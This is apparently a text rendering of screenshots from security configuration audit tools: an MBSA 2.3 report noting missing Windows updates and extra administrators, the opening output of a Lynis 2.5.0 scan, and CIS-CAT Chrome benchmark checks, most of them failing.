

The screenshot shows the Microsoft Baseline Security Analyzer (MBSA) 2.3 interface. The main window displays the title "Check computers for common security misconfigurations." and a description: "The Microsoft Baseline Security Analyzer can check computers running Microsoft Windows Server 2012 R2, Windows 8.1, Windows Server 2012, Windows 8, Windows Server 2008 R2, Windows 7, Windows® Server 2003, Windows Server 2008, Windows Vista, or Windows XP. Scanning computers for security updates utilizes Windows Server Update Services. You must have administrator privileges for each computer you want to scan."

There are three tasks listed:

- Scan a computer**: Check a computer using its name or IP Address.
- Scan multiple computers**: Check multiple computers using a domain name or a range of IP addresses.
- View existing security scan reports**: View, print and copy the results from the previous scans.

On the left side, there is a "Tasks" sidebar with links for "Scan a computer", "Scan multiple computers", and "View security reports". Below that, there is a "See Also" section with links for "Microsoft Baseline Security Analyzer Help" and "Microsoft Security Web site".

At the bottom, there is a copyright notice: "© 2002-2013 Microsoft Corporation. All rights reserved."



Microsoft Baseline Security Analyzer 2.3

Report Details for [redacted] (2018-06-18 17:14:17)

Security assessment:
Potential Risk (One or more non-critical checks failed.)

Computer name: [redacted]
IP address: [redacted]
Security report name: [redacted] (18-06-2018 17:14)
WISSIS server: http://[redacted].pcovet.pcc.com:8530
Scan date: 18-06-2018 17:14
Scanned with MBSA version: 2.3.2211.0
Catalog synchronization date: [redacted]
Security update catalog: Microsoft Update, Windows Server Update Services

Sort Order: Score (worst first)

Security Update Scan Results

Score	Issue	Result
✓	Developer Tools, Runtimes, and Redistributables Security Updates	No security updates are missing. What was scanned Result details
✓	SQL Server Security Updates	No security updates are missing. What was scanned Result details
✓	Silverlight Security Updates	No security updates are missing. What was scanned Result details
★	Windows Security Updates	4 security updates are missing and not approved. What was scanned Result details How to correct this

Windows Scan Results

Administrative Vulnerabilities

Score	Issue	Result
⚠	Incomplete Updates	A previous software update installation was not completed. You must restart your computer to finish the installation. If the incomplete installation was a security update, then the computer may be at risk until the computer is restarted. What was scanned How to correct this
⚠	Administrators	More than 2 Administrators were found on this computer. What was scanned Result details How to correct this

[Print this report](#) [Copy to clipboard](#) [Previous security report](#) [Next security report](#)

OK

```
Terminal
File Edit View Search Terminal Help

[ Lynis 2.5.0 ]

#####
Lynis comes with ABSOLUTELY NO WARRANTY. This is free software, and you are
welcome to redistribute it under the terms of the GNU General Public License.
See the LICENSE file for details about using this software.

2007-2017, CISOfy - https://cisofy.com/lynis/
Enterprise support available (compliance, plugins, interface and tools)
#####

[+] Initializing program
-----
- Detecting OS... [ DONE ]
- Checking profiles... [ DONE ]
-----

Program version: 2.5.0
Operating system: Linux
Operating system name: Debian
Operating system version: kali-rolling
Kernel version: 4.14.0
Hardware platform: x86_64
Hostname: kali
-----

Profiles: /etc/lynis/default.prf
Log file: /var/log/lynis.log
Report file: /var/log/lynis-report.dat
Report version: 1.0
Plugin directory: /etc/lynis/plugins
-----

Auditor: [Not Specified]
Test category: all
Test group: all
-----

- Program update status... [ WARNING ]


=====
Lynis update available
=====


Current version is more than 4 months old


Current version : 250 Latest version : 264


Please update to the latest version.
New releases include additional features, bug fixes, tests and baselines.


Download the latest version:
Packages (DEB/RPM) - https://packages.cisofy.com
Website - https://cisofy.com/downloads/
GitHub - https://github.com/CISOfy/lynis
```











The screenshot displays the Configuration Assessment Tool (CIS-CAT) interface. The title bar reads "Configuration Assessment Tool". The menu bar includes "File", "Options", and "Help". The CIS logo and the tagline "Confidence in the Connected World" are on the left. The CIS-CAT logo is on the right. Below the logos, the platform is identified as "Windows 7 64-bit", the version is "6.1", and the JRE is "Oracle Corporation 1.7.0_25".

The "Benchmark Execution Status" section contains a table with the following data:

Number	Title	Time	Result
	Loading Checklist Components...	<1 second	Done
1/17	(L1) Ensure 'Import saved passwords from default browser on first run' is set to '...	<1 second	Fail
2/17	(L1) Ensure 'Specify whether the plugin finder should be disabled' is set to 'Enabl...	<1 second	Fail
3/17	(L1) Ensure 'Allow running plugins that are outdated' is set to 'Disabled'	<1 second	Fail
4/17	(L1) Ensure 'Always runs plugins that require authorization' is set to 'Disabled'		

A "View Reports" button is located at the bottom right of the interface.


The screenshot shows the Configuration Assessment Tool (CAT) window. The title bar reads "Configuration Assessment Tool". The menu bar includes "File", "Options", and "Help". The header area features the CIS logo with the tagline "Confidence in the Connected World" and the CIS-CAT logo. Below the header, the platform information is displayed: "Platform: Windows 7 64-bit", "version 6.1", and "JRE: Oracle Corporation 1.7.0_25".



The main content area is titled "Benchmark Execution Status" and contains a table with the following data:



Number	Title	Time	Result
	Loading Checklist Components...	<1 second	Done
1/17	(L1) Ensure 'Import saved passwords from default browser on first run' is set to '...	<1 second	Fail
2/17	(L1) Ensure 'Specify whether the plugin finder should be disabled' is set to 'Enab...	<1 second	Fail
3/17	(L1) Ensure 'Allow running plugins that are outdated' is set to 'Disabled'	<1 second	Fail
4/17	(L1) Ensure 'Always runs plugins that require authorization' is set to 'Disabled'	<1 second	Fail
5/17	(L1) Ensure 'Block third party cookies' is set to 'Enabled'	<1 second	Fail
6/17	(L1) Ensure 'Continue running background apps when Google Chrome is close...	<1 second	Fail
7/17	(L1) Ensure 'Enable AutoFill' is set to 'Disabled'	<1 second	Fail
8/17	(L1) Ensure 'Enable Google Cloud Print Proxy' is set to 'Disabled'	<1 second	Fail
9/17	(L1) Ensure 'Enable reporting of usage and crash-related data' is set to 'Disabled'	<1 second	Fail
